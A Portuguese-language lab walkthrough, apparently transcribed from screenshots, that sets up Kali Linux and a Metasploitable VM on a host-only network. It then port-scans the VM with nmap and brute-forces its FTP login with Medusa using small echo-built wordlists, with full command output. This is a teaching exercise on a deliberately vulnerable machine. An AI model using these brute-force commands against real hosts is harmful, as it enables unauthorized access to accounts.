
Configuração dos sistemas virtuais

ARQUIVO METASPLOITABLE.ZIP
Ao extrair o arquivo vamos se deparar com o arquivo .VMDH
Teremos que usa-lo como disco virtual na virtual box
APOS KALI LINUX E META INSTALADOS:
Temos que mudar a placa de rede para os dois se conectarem porem sem internet, para isso vamos mudar a placa para



☑ Habilitar Placa de Rede
Ligado a: Placa de rede exclusiva de hospedeiro (host-only)
Nome: VirtualBox Host-Only Ethernet Adapter
Tipo de Placa: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Recusar
Endereço MAC: 080027583612
☑ Virtual Cable Connected

Ao iniciar o sistema Meta ele ira pedir login e senha
login do terminal: msfadmin
senha: msfadmin
kali linux
login: kali
senha: kali

Verificando Ip


METASPLOITABLE: no terminal digite 'ip a'
kali linux: no terminal digite 'ifconfig'

FERRAMENTAS QUE SERAM UTILIZADAS

- NMAP PARA SCAN DE PORTAS ABERTAS
- MEDUSA PARA QUEBRAR SENHA
- COMANDO ECHO PARA CRIAR .TXT


ANALISANDO PORTAS ABERTAS
nmap -sV -p 21,22,80,445,139 192.168.56.101

PORTAS ABERTAS ENCONTRADAS



```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:58:36:12 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

CONECTANDO-SE NO META ATRAVES DE PORTAS ABERTAS
ftp 192.168.56.101



```
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

UTILIZANDO ECHO
iremos utilizar o comando echo para criar arquivos txt tanto para usuarios, quanto para senhas

usuarios:
echo -e "user\nmsfadmin\nadmin\nroot" > users.txt


user
msfadmin
admin
root
ira criar os usuários citados acima automaticamente, pois são o que esta no comando

senhas:

echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt

123456
password
qwerty
msfadmin
ira criar as senhas citados acima automaticamente, pois são o que esta no comando

QUEBRANDO A SENHA DO SISTEMA




```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.102 -U users.txt -P pass.txt -M ftp -t 6
```

medusa -h (informar o ip ou hostname do alvo)
medusa -U (Arquivo que contem possíveis nomes de usuários)
medusa -P (Arquivo que contem possíveis senhas)
medusa -M (nome do modulo a ser executado .mod)
medusa -t (Total de tentativas de login para teste)
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6

AO ENCONTRAR A SENHA


O MEDUSA IRA APARACER [SUCESS]



```
┌──(root㉿kali)-[/home/kali]
└─# medusa -h  192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofu
s.net>

2025-11-06 20:09:55 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-11-06 20:09:55 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 1 complete) Password: password (1 of 4 complete
)
2025-11-06 20:09:55 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 1 complete) Password: msfadmin (2 of 4 complete
)
2025-11-06 20:09:55 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin
Password: msfadmin [SUCCESS]
2025-11-06 20:09:55 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 2 complete) Password: 123456 (3 of 4 complete)
2025-11-06 20:09:56 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 2 complete) Password: 123456 (2 of 4 complete)
2025-11-06 20:09:56 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 2 complete) Password: password (3 of 4 complete)
2025-11-06 20:09:56 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 2 complete) Password: qwerty (4 of 4 complete)
2025-11-06 20:09:57 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 3 complete) Password: qwerty (4 of 4 complete)
2025-11-06 20:09:57 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 3 complete) Password: 123456 (1 of 4 complete)
2025-11-06 20:09:57 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 3 complete) Password: password (2 of 4 complete)
2025-11-06 20:09:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 3 complete) Password: qwerty (3 of 4 complete)
2025-11-06 20:09:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 4 complete) Password: msfadmin (4 of 4 complete)
2025-11-06 20:09:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-11-06 20:10:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 4 complete) Password: password (2 of 4 complete)
2025-11-06 20:10:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 4 complete) Password: qwerty (3 of 4 complete)
2025-11-06 20:10:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 4 complete) Password: msfadmin (4 of 4 complete)
```

A SENHA E LOGIN EM QUESTÃO SERIA
USER: msfadmin
SENHA: msfadmin



```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

LOGIN BEM SUCEDIDO